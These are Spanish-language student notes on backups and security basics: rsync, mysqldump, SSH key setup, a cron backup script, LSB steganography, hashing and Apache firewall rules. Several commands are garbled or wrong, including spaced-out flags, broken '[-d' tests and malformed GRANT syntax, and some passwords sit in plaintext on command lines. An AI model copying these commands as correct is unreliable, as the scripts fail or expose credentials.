

# Seguridad Informática

## Copias de seguridad

### Copias locales en Linux

El comando *rsync* es una herramienta que viene incluida por defecto en la mayoría de distribuciones de Linux y permite sincronizar los ficheros y directorios que tenemos almacenados en un directorio en otro diferente minimizando la transferencia de datos debido a que analiza el fichero en origen y en destino y solo se transfieren los ficheros que han cambiado.

Vemos que aunque el fichero sea sólo ligeramente distinto, *rsync* copia todo el fichero completo cada vez. Esto se debe a que el coste de calcular la diferencia entre los ficheros es mayor que copiarlo completo.

Para determinar si un fichero ha cambiado normalmente sólo mira la fecha del fichero y su tamaño, por lo que si ninguna de las dos cosas cambia, por defecto el *rsync* no copiará el fichero. Es muy raro que dos ficheros con la misma fecha y tamaño sean diferentes, pero puede ocurrir.

***rsync < Opciones > < Directorio a copiar > < Ubicacion Copia >***

Dispone de las siguientes opciones:

#### Opciones generales

- ***-v*** Muestra los resultados de la ejecución.
- ***-a*** Mantiene el usuario, grupo, permisos, fecha y hora, así como los enlaces simbólicos.
- ***-rlptgoD*** Esta opción combina los siguientes parámetros
  - o ***-r*** para que el recorra toda la estructura de directorios que le indiquemos
  - o ***-l*** para que copie enlaces simbólicos como enlaces simbólicos
  - o ***-p*** para que mantenga los permisos
  - o ***-t*** para que se mantenga la hora del fichero
  - o ***-g*** para que se mantenga el grupo
  - o ***-o*** para que se mantenga el propietario
  - o ***-D*** para que se mantengan los ficheros de dispositivo
- ***-z*** comprime la información antes de realizar la transferencia.
  - o Puede ser beneficioso o perjudicial ya que la menor transferencia de datos redundante en un mayor consumo de CPU
- ***-h*** nos da las tasas de transferencia y el tamaño de los archivos en unidades razonables.
  - o Si no se especifica esta opción nos dará toda la información en bytes y bytes/s.
- ***-delete*** Con esta opción se borrará todo lo que esté en el destino y no esté en el origen.
  - o En muchos casos es posible que hayamos borrado ficheros de origen que ya no queremos que aparezcan en el destino pero por defecto *rsync* no los elimina
  - o Hay que tener cuidado con esta opción porque si elegimos erróneamente el directorio de destino podemos borrar en cascada muchísimos ficheros que no queríamos borrar.
- ***-c*** para que se determine por CRC si realmente los ficheros son iguales

#### Opciones para realizar copias diferenciales

***-- compare - dest = < Ultima copia >***

Copia y transfiere al directorio **destino** sólo los ficheros que han cambiado respecto a la **última copia**, ignorando el resto

```
devilvil@devilvil-VirtualBox:~/Escritorio/Seguridad/Original$ rsync -av --compare -dest=/home/devilvil/Escritorio/Seguridad/Copias/Original . /home/devilvil/Escritorio/Seguridad/Copias/compare_3
sending incremental file list
./
a.txt
sent 219 bytes received 39 bytes 516.00 bytes/sec
total size is 12 speedup is 0.05
devilvil@devilvil-VirtualBox:~/Escritorio/Seguridad/Copias/compare_3$ ls -al
total 12
drwxr-xr-x 2 devilvil devilvil 4096 sep 18 10:39 .
drwxr-xr-x 14 devilvil devilvil 4096 sep 18 10:54 ..
-rw-r--r-- 1 devilvil devilvil    4 sep 18 10:39 a.txt
```

**-- backup - dir = < Última copia >**

Copia y transfiere todos los ficheros de la última versión en el directorio destino independientemente de si se han modificado

```
devilvil@devilvil-VirtualBox:~/Escritorio/Seguridad/Original$ rsync -av --backup-dir=/home/devilvil/Escritorio/Seguridad/Copias/Original . /home/devilvil/Escritorio/Seguridad/Copias/backup_3
sending incremental file list
./
a.txt
b.txt
c.txt
d.txt
e.txt
sent 398 bytes received 114 bytes 1,024.00 bytes/sec
total size is 12 speedup is 0.02
devilvil@devilvil-VirtualBox:~/Escritorio/Seguridad/Copias/backup_3$ ls -al
total 28
drwxr-xr-x 2 devilvil devilvil 4096 sep 18 10:39 .
drwxr-xr-x 14 devilvil devilvil 4096 sep 18 10:54 ..
-rw-r--r-- 1 devilvil devilvil 4 sep 18 10:39 a.txt
-rw-r--r-- 1 devilvil devilvil 2 sep 17 09:35 b.txt
-rw-r--r-- 1 devilvil devilvil 2 sep 17 09:35 c.txt
-rw-r--r-- 1 devilvil devilvil 2 sep 17 09:35 d.txt
-rw-r--r-- 1 devilvil devilvil 2 sep 17 09:35 e.txt
```

**-- copy - dest = < Última copia >**

Transfiere y guarda en el directorio destino todos los ficheros que han cambiado respecto a la **Última copia** y además copia en local todos los ficheros que no han cambiado haciendo un duplicado desde la última copia de seguridad

- Requiere mas más espacio en disco.
- Los archivos que no han cambiado no se copian en remoto

```
devilvil@devilvil-VirtualBox:~/Escritorio/Seguridad/Original$ rsync -av --copy-dest=/home/devilvil/Escritorio/Seguridad/Copias/Original . /home/devilvil/Escritorio/Seguridad/Copias/Copy_1
sending incremental file list
./
a.txt
sent 219 bytes received 39 bytes 516.00 bytes/sec
total size is 12 speedup is 0.05
devilvil@devilvil-VirtualBox:~/Escritorio/Seguridad/Copias/Copy_1$ ls -al
total 28
drwxr-xr-x 2 devilvil devilvil 4096 sep 18 10:39 .
drwxr-xr-x 12 devilvil devilvil 4096 sep 17 19:28 ..
-rw-r--r-- 1 devilvil devilvil 4 sep 18 10:39 a.txt
-rw-r--r-- 1 devilvil devilvil 2 sep 17 09:35 b.txt
-rw-r--r-- 1 devilvil devilvil 2 sep 17 09:35 c.txt
-rw-r--r-- 1 devilvil devilvil 2 sep 17 09:35 d.txt
-rw-r--r-- 1 devilvil devilvil 2 sep 17 09:35 e.txt
```

**-- link - dest = < Última copia >**

Guarda en el directorio destino todos los ficheros que han cambiado respecto a la **Última copia** y además copia todos los ficheros que no han cambiado mediante *hard links* a los ficheros que ya existen, por lo que no consume más espacio en disco. Los ficheros que no han cambiado no son parte de la transferencia, se copian desde la última copia de seguridad mediante un enlace simbolico

```
devilvil@devilvil-VirtualBox:~/Escritorio/Seguridad/Original$ rsync -av --link-dest=/home/devilvil/Escritorio/Seguridad/Copias/Original . /home/devilvil/Escritorio/Seguridad/Copias/Link_1
sending incremental file list
./
a.txt
sent 219 bytes received 39 bytes 516.00 bytes/sec
total size is 12 speedup is 0.05
devilvil@devilvil-VirtualBox:~/Escritorio/Seguridad/Copias/Link_1$ ls -al
total 28
drwxr-xr-x 2 devilvil devilvil 4096 sep 18 10:39 .
drwxr-xr-x 12 devilvil devilvil 4096 sep 17 19:28 ..
-rw-r--r-- 1 devilvil devilvil 4 sep 18 10:39 a.txt
-rw-r--r-- 2 devilvil devilvil 2 sep 17 09:35 b.txt
-rw-r--r-- 3 devilvil devilvil 2 sep 17 09:35 c.txt
-rw-r--r-- 6 devilvil devilvil 2 sep 17 09:35 d.txt
-rw-r--r-- 2 devilvil devilvil 2 sep 17 09:35 e.txt
```

## Anotaciones

**rsync – av** /home/devilvil/Escritorio/Seguridad/Original /var/tmp/Backups

Copia la carpeta *Original* con su contenido dentro de la carpeta *Backups*

**rsync – av** /home/devilvil/Escritorio/Seguridad/Original/ /var/tmp/Backups

Copia el contenido de la carpeta *Original* dentro de la carpeta *Backups*

**rsync – av – link – dest =/var/tmp/Backups/Seguridad . /var/tmp/Backups/2019 – 09 – 19**

Se puede sustituir */home/devilvil/Escritorio/Seguridad/Original* por *.* si la consola está abierta en dicha ruta

Este comando realizara una copia exclusivamente de aquellos ficheros del directorio original que se hayan modificado o no estuvieran originalmente desde la última copia realizada en la ubicación indicada

Con este comando se pueden hacer copias progresivas o diferenciales en función de que directorio se escoja como el de la última copia realizada

## Copias locales en Windows CwRsync\_5.4.1

### Entrar al programa

Entrar al directorio del programa desde el CMD

cd C:\Users\david\Desktop\TMPSeguridad\cwRsync\_5.4.1\_x86\_Free

Creamos un par de claves pública-privada. Podemos arrastrar el fichero con la clave que se ha generado

**ssh – keygen – t rsa – N** C:\Users\david\Desktop\TMPSeguridad\cwRsync\_5.4.1\_x86\_Free\clave.txt

Ejecutamos la sentencia rsync utilizando pads similares a los de Linux atendiendo a la siguiente simbología:

- **cygdrive** Es la carpeta raíz del equipo
- **c** Es la unidad de almacenamiento principal del equipo

**rsync – av** /cygdrive/c/Users/david/Desktop/org/ /cygdrive/c/Users/david/Desktop/copia3/

**Nota:** Si la carpeta "copia3" no existe se creara en el directorio especificado.

```
Microsoft Windows [Versión 10.0.18362.356]
(c) 2019 Microsoft Corporation. Todos los derechos reservados.

C:\Users\david>cd C:\Users\david\Desktop\TMPSeguridad\cwRsync_5.4.1_x86_Free

C:\Users\david\Desktop\TMPSeguridad\cwRsync_5.4.1_x86_Free>ssh-keygen -t rsa -N C:\Users\david\Desktop\TMPSeguridad\cwRsync_5.4.1_x86_Free\clave.txt
Generating public/private rsa key pair.
Enter file in which to save the key (/home/david/.ssh/id_rsa):
Could not create directory '/home/david/.ssh': No such file or directory
key_save_private: No such file or directory
Saving the key failed: /home/david/.ssh/id_rsa.

C:\Users\david\Desktop\TMPSeguridad\cwRsync_5.4.1_x86_Free>rsync -av /cygdrive/c/Users/david/Desktop/org/ /cygdrive/c/Users/david/Desktop/copia3/
sending incremental file list
created directory /cygdrive/c/Users/david/Desktop/copia3
./
a.txt
b.txt

sent 195 bytes  received 118 bytes  626.00 bytes/sec
total size is 2  speedup is 0.01
```

Para mandar cosas desde Windows hasta la maquina almacén es necesario indicar la ruta del ejecutable SSH con la opción -e

**rsync – av – e ./ssh.exe** /cygdrive/c/Users/david/Desktop/org/ **usuario@192.168.56.108:/home/usuario/Escritorio/CopiasRemotas/windows**

## Copias locales en MySQL

Instalamos MySQL

```
sudo apt – get install mysql – server
```

Abrimos MySQL como administrador

```
sudo mysql – u root – p
```

Creamos una base de datos de prueba:

```
CREATE DATABASE IF NOT EXISTS SGSSI;
```

```
USE SGSSI;
```

```
CREATE TABLE usuarios( id INTEGER, usuario VARCHAR(50), PRIMARY KEY(id) );
```

```
INSERT INTO usuarios ( id , usuario ) VALUES ( 1 , "Ritxi" ), ( 2 , "Guillermo" ), ( 3 , "Ateak" ), ( 4 , "Etxola" );
```

```
SELECT * FROM usuarios
```

```
mysql> SELECT * FROM usuarios;
+----+-----+
| id | usuario |
+----+-----+
| 1 | Ritxi   |
| 2 | Guillermo |
| 3 | Ateak    |
| 4 | Etxola   |
+----+-----+
4 rows in set (0.00 sec)
```


## Mediante entorno gráfico

Instalamos la interfaz grafica

```
sudo apt – get install mysql – workbench
```

Abrimos MySQL WorkBench desde consola

```
mysql – workbench
```



Mediante comandos

### Crear una copia completa local

`sudo mysqldump < Opciones > >< Ubicacion Copia >/< Nombre Copia >.sql`

`-u < Usuario >` Permite indicar el usuario de la base de datos, `root` para el administrador

`-p < Nombre BD >` Permite seleccionar la base de datos que se va a exportar

`--all-databases` Permite copiar todas las bases de datos

`--single-transaction` Permite copiar únicamente las transacciones confirmadas

`--events` Permite incluir eventos

Copiar una única base de datos

`sudo mysqldump -u root -p SGSSI > /home/usuario/Escritorio/Original/sgssi_copia_1.sql`

Copiar todas las bases de datos

`mysqldump -u root -p --all-databases --single-transaction --events > sgssi_copia_1.sql`

### Borrar la base de datos

Abrimos MySQL como administrador y eliminamos la base de datos

`sudo mysql -u root -p`

`DROP DATABASE SGSSI;`

Con MySQLadmin

`sudo mysqladmin -u root -p drop SGSSI`

### Restaurar una copia completa local

Para cargar la copia de seguridad se utiliza el mismo comando pero con la tubería invertida

`sudo mysql -u root -p </home/usuario/Escritorio/Original/sgssi_copia_1.sql`

### Copia completa en otro servidor

`mysqldump -u root -p'dbsandres' --databases sakila --single-transaction --events --add-drop-database sakila | ssh -p 8022 andres@10.109.60.97 mysql -u root -p'dbsandres'`

## Otras funcionalidades

Crear un usuario

`CREATE USER 'usuario'@'localhost' IDENTIFIED BY 'usuario';`

Darle permisos al usuario

`GRANT ALL PRIVILEGES ON usuario@'localhost' IDENTIFIED BY 'usuario' WITH GRANT OPTION`

## Copias Remotas SSH

### Configuraciones disponibles en VirtualBox

Para acceder de forma remota a una máquina virtual en VirtualBox se pueden utilizar las siguientes configuraciones:

- **Adaptador Puente:** Crea una tarjeta de red virtual en nuestro ordenador que permite a nuestra máquina virtual acceder a la red externa como si fuera un ordenador físico más que se conecta a la red.
  - o La máquina virtual tiene conexión a internet
  - o La máquina virtual es visible para el host
  - o El host es visible para la máquina virtual
  - o Las máquinas virtuales son visibles entre ellas
- **NAT:** La dirección de red de la máquina virtual será la misma que la de nuestra máquina física, pudiendo salir a Internet con nuestra dirección IP.
  - o La máquina virtual tiene conexión a internet
  - o El host es visible para la máquina virtual
  - o La máquina virtual no es visible para el host
- **Red Interna:** Permite crear una red a la que solo podrán acceder las máquinas virtuales, de modo que siempre se pueden conectar entre ellas, pero no a la red física.
  - o No tiene conexión a internet
  - o El host no es visible para las máquinas virtuales.
- **Adaptador Sólo-Anfitrión:** Permite acceder a las máquinas virtuales desde nuestro ordenador mediante un adaptador virtual.
  - o No tiene conexión a internet
  - o Todas las máquinas conectadas a esta red son visibles entre ellas.

La conexión en modo "Adaptador puente", no funciona si estáis conectados a Eduroam por motivos de seguridad. En este modo, lo que ocurre es que las máquinas virtuales le piden al router una IP de la red a la que está conectada la máquina real (el host) y Eduroam esto no lo permite. En vuestra casa seguramente os funcione perfectamente (dependiendo de cómo tengáis configurado el router).

Si estando en la Escuela necesitáis que tanto las máquinas virtuales como el host sean visibles entre ellas y controlar qué IP tiene cada una, tenéis que usar el modo de conexión "Adaptador solo anfitrión". En este modo, Virtual Box ejerce de router y le proporciona a cada máquina una IP de una red "ficticia". Esa red ficticia se define y se gestiona a través del "Administrador de red de anfitrión" al que se accede desde el menú de Archivo. Si además de esta configuración, necesitáis que las máquinas virtuales puedan acceder a internet, podéis habilitar otro adaptador de red en modo NAT, por ejemplo.

En una misma máquina se pueden tener distintos adaptadores de red para conseguir el comportamiento adecuado.

Al intentar acceder desde una máquina a otra, hay que tener en cuenta la existencia de firewalls que denieguen el acceso.

## Conexiones Secure Shell SSH

Se trata de un protocolo de acceso remoto que nos ofrece un terminal seguro y encriptado a través del puerto 22.

Deberemos instalar los siguientes paquetes en la maquina cliente y servidor:

```
sudo apt - get install openssh - server
sudo apt - get install openssh - client
sudo apt - get install ssh
```

Deberemos asegurarnos de que se le asigna una dirección IP distinta a cada una de las maquinas garantizando que las direcciones pertenezcan a la misma red.

## Servidor - Contiene el original

```
usuario@ubuntu-18:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
      inet6 fe80::7af3:5564:19fa:4f2c prefixlen 64 scopeid 0x20<link>
        ether 08:00:27:52:d7:37 txqueuelen 1000 (Ethernet)
          RX packets 876 bytes 1053299 (1.0 MB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 341 bytes 37941 (37.9 KB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

enp0s8: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.56.107 netmask 255.255.255.0 broadcast 192.168.56.255
      inet6 fe80::573a:7170:8dbc:9711 prefixlen 64 scopeid 0x20<link>
        ether 08:00:27:0a:94:ae txqueuelen 1000 (Ethernet)
          RX packets 1393 bytes 264005 (264.0 KB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 666 bytes 74201 (74.2 KB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

## Cliente - Guarda las copias

```
usuario@ubuntu-18:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
      inet6 fe80::83f6:9ad1:551a:ed09 prefixlen 64 scopeid 0x20<link>
        ether 08:00:27:de:83:ab txqueuelen 1000 (Ethernet)
          RX packets 941 bytes 1064148 (1.0 MB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 396 bytes 44588 (44.5 KB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

enp0s8: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.56.108 netmask 255.255.255.0 broadcast 192.168.56.255
      inet6 fe80::877b:ed9e:e59:8657 prefixlen 64 scopeid 0x20<link>
        ether 08:00:27:78:ed:a2 txqueuelen 1000 (Ethernet)
          RX packets 1518 bytes 264835 (264.8 KB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 519 bytes 69677 (69.6 KB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Para conectarse a cualquier maquina mediante SSH sin tener que escribir la contraseña cada vez utilizaremos un comando que permite generar un par de claves Pública-Privada

`ssh - keygen - b 4096 - t rsa`

**-b < Num >** Indica el tamaño de la clave que se genera en bits. (4096, 1024 o 2048)

**-t < Algoritmo >** Indica el algoritmo usado para generar las claves

```
usuario@ubuntu-18:~$ ssh-keygen -b 4096 -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/home/usuario/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/usuario/.ssh/id_rsa.
Your public key has been saved in /home/usuario/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:/s1KubDyoMWPOLEDYRc7n4sxDuWn9I+iHHEb3DbF+2o usuario@ubuntu-18
The key's randomart image is:
+---[RSA 4096]---+
| . . .
| o o
| o.. . .
| ..+=o+.S
| oo*=+o . .
| .=X+.o +
| . .O++=E* +
| o.o+=* +o
+---[SHA256]---+
```

A continuación compartimos la clave pública con la maquina que queremos que se conecte a la primera.

ssh – copy – id usuario@192.168.56.107

```
usuario@ubuntu-18:~$ ssh-copy-id usuario@192.168.56.108
The authenticity of host '192.168.56.108 (192.168.56.108)' can't be established.
ECDSA key fingerprint is SHA256:U0Fy1h2+BVNkaPmBvAycWAQ0sHShYAUFg8VIip5w+LM.
Are you sure you want to continue connecting (yes/no)? yes
/usr/bin/ssh-copy-id: INFO: attempting to log in with the new key(s), to filter out any that are already installed
/usr/bin/ssh-copy-id: INFO: 1 key(s) remain to be installed -- if you are prompted now it is to install the new keys
usuario@192.168.56.108's password:

Number of key(s) added: 1

Now try logging into the machine, with: "ssh 'usuario@192.168.56.108'"
and check to make sure that only the key(s) you wanted were added.
```

Comprobamos que nos podremos conectar con el usuario mediante SSH sin utilizar contraseñas y cerramos dicha conexión.

*ssh usuario@192.168.56.107*

exit

```
usuario@ubuntu-18:~$ ssh usuario@192.168.56.108
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-64-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at
     https://ubuntu.com/livepatch

Pueden actualizarse 0 paquetes.
0 actualizaciones son de seguridad.
```

```
usuario@ubuntu-18:~$ cd Escritorio/  
usuario@ubuntu-18:~/Escritorio$ ls  
CopiasLocales IP_SEG_1.txt Original  
usuario@ubuntu-18:~/Escritorio$ exit  
logout  
Connection to 192.168.56.107 closed.
```

Finalmente nos ubicamos en la máquina que contendrá la copia de seguridad y ejecutamos el comando correspondiente poniendo la conexión SSH a la máquina de origen antes de la ruta al fichero

**rsync** < Opciones > < usuario > @ < IP >:/< Directorio a copiar > < Ubicacion Copia >

```
rsync -avz usuario@192.168.56.107:/home/usuario/Escritorio/Original /home/usuario/Escritorio/CopiasRemotas
usuario@ubuntu-18:~$ rsync -avz usuario@192.168.56.107:/home/usuario/Escritorio/Original /home/usuario/Escritorio/CopiasRemotas
receiving incremental file list
Original/
Original/a.txt
Original/b.txt
Original/c.txt

sent 85 bytes  received 272 bytes  714.00 bytes/sec
total size is 6  speedup is 0.02
```

Para realizar las copias de una maquina Windows en una maquina Linux el proceso es el mismo.

## Automatización de copias de seguridad

Utilizaremos Crontab para ejecutar un script que contenga los comandos necesarios para realizar las copias de seguridad cada cierto periodo de tiempo

Los parametros

```
#!/bin/bash
DATE=$(date +%d-%m-%y)

# Usuario
USER="usuario"
PASS="usuario"

# Base Datos
BASE_DATOS="SGSSI"
BASE_SAVE="SGSSI.sql"

# Directorios
DIR_ORG="/home/usuario/Escritorio/Original/"
DIR_COPY_LOC="/home/usuario/Escritorio/CopiasLocales/"
DIR_COPY_Rem="/home/usuario/Escritorio/CopiasRemotas/"
DIR_DIA_LOC=$DIR_COPY_LOC$DATE
DIR_DIA_Rem=$DIR_COPY_Rem$DATE

# IPs
IP_ORG="192.168.56.107"
IP_ALMACEN="192.168.56.108"
IP_WINDOWS="192.168.56.1"
```

Crear el directorio de las copias locales

```
# Crea el directorio DIA si no existe
if [-d "$DIR_DIA_LOC"];
then
    echo "Se reescribiran los archivos"
else
    echo "se ha creado el directorio $DIR_DIA_LOC"
    mkdir -p $DIR_DIA_LOC
fi
```

Crear el directorio de las copias remotas

```
# Crea el directorio DIA si no existe
if [-d "$DIR_DIA_Rem"];
then
    echo "Se reescribiran los archivos"
else
    echo "se ha creado el directorio $DIR_DIA_Rem"
    mkdir -p $DIR_DIA_Rem
fi

# Copia completa remota
echo "se copiaran los archivos de $USER@$IP_ORG:$DIR_ORG"
rsync -avz $USER@$IP_ORG:$DIR_ORG $DIR_DIA_Rem
```

**Copias completas:** Se copia todo

```
# Copia completa local
rsync -av $DIR_ORG $DIR_DIA_LOC

# Copia completa remota
echo "se copiaran los archivos de $USER@$IP_ORG:$DIR_ORG"
rsync -avz $USER@$IP_ORG:$DIR_ORG $DIR_DIA_Rem
```

**Copias Progresivas:** Se realiza una copia de todos los datos modificados desde la última copia completa o progresiva

**Copias Diferenciales:** Se realiza una copia de todos los datos modificados desde la última copia completa

**Copia base de datos**

```
# Copia BBDD
mysqldump -u $USER -p -e $BASE_DATOS > $DIR_DIA_LOC/$BASE_SAVE
```

<https://hostadvice.com/how-to/how-to-install-own-cloud-on-ubuntu-18-04-server/> tu sigue estos pasos

# Cifrado de la información

## Criptografía

Descifrado del método Vigènere con el método Kasiski  
<http://mikelgarcialarragan.blogspot.com/2015/03/criptografia-i.html>

## Estenografía



### Least Significant Bit

Se trata de una técnica que consiste en ocultar un mensaje en una imagen intercambiando el bit menos significativo de cada uno de los componentes RGB de cada pixel por los bits del mensaje que se pretende ocultar.

Al ser los bits que proporcionan menos información de color al píxel, los cambios realizados en los colores de la imagen no serán apreciables por el ojo humano.

Es posible modificar la aplicación para que en vez de ocultar un mensaje de texto, permita ocultar un fichero en cualquier formato siempre y cuando el archivo que se pretende ocultar tenga un tamaño menor al de la imagen

OpenStego 0.5.1 permite esconder ficheros en imágenes indicando la ruta de la imagen, del archivo de texto y del algoritmo de inserción. También permite usar una contraseña.



**md5sum < RutaNombre Fichero >**

Para calcular el golpe de un conjunto de ficheros

**md5sum < ubicacion Fichero >/ \* > < archivo resultados.txt >**

**sha256sum < ubicacion Fichero >/ \* > < archivo resultados.txt >**

¿Sería posible incorporar en el contenido de un fichero su propio resumen criptográfico?

Eso causaría una paradoja. Para incluir el resumen criptográfico de un documento deberías calcularlo primero a partir del documento y a continuación incluirlo en el documento. Al modificar cualquier bit del documento su resumen criptográfico cambiara provocando que el resumen criptográfico calculado e introducido en el documento sea incorrecto.

Sería posible adivinar el resumen criptográfico por fuerza bruta conociendo previamente los rangos entre los que se mueve. Para ello deberíamos ir inventándonos uno a uno los resúmenes criptográficos a continuación incluirlo en el documento y calcular el resumen criptográfico del documento comparándolo con el que intentamos adivinar. Cabe destacar que el coste de este método sería altísimo.

# Firmas Digitales

## Servidor SSH

### Linux

Instalamos apache

`sudo apt – get install apache2`

Configuramos el cortafuegos para garantizar el acceso externo a los puertos web por defecto

Existen tres perfiles disponibles para Apache:

- **Apache**: Este perfil habilita únicamente el puerto 80
- **Apache Full**: Este perfil habilita dos puertos:
  - El puerto 80 ([normal, tráfico web sin encriptar](#))
  - El puerto 443 ([tráfico encriptado mediante TLS/SSL](#)).
- **Apache Secure**: Este perfil habilita únicamente el puerto 443

`sudo ufw app list`

```
usuario@ubuntu-18:~$ sudo ufw app list
[sudo] contraseña para usuario:
Aplicaciones disponibles:
 Apache
 Apache Full
 Apache Secure
 CUPS
 OpenSSH
```

Se recomienda habilitar el perfil con más restricciones dependiendo del tráfico requerido y la configuración de la máquina.

`sudo ufw allow 'Apache'`

```
usuario@ubuntu-18:~$ sudo ufw allow 'Apache'
[sudo] contraseña para usuario:
usuLo sentimos, vuelva a intentarlo.
[sudo] contraseña para usuario:
Reglas actualizadas
Reglas actualizadas (v6)
```

Habilitamos el cortafuegos y comprobamos que está activado

`sudo ufw status`

`sudo ufw enable`

```
usuario@ubuntu-18:~$ sudo ufw status
Estado: inactivo
usuario@ubuntu-18:~$ sudo ufw enable
El cortafuegos está activo y habilitado en el arranque del sistema
usuario@ubuntu-18:~$ sudo ufw status
Estado: activo

Hasta          Acción    Desde
----          -----    -----
Apache          ALLOW     Anywhere
Apache (v6)     ALLOW     Anywhere (v6)
```

`sudo systemctl status apache2`

```
usuario@ubuntu-18:~$ sudo systemctl status apache2
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; enabled; vendor preset:
   Drop-In: /lib/systemd/system/apache2.service.d
             └─apache2-systemd.conf
     Active: active (running) since Fri 2019-10-04 15:23:38 CEST; 6min ago
   Main PID: 788 (apache2)
     Tasks: 55 (limit: 2340)
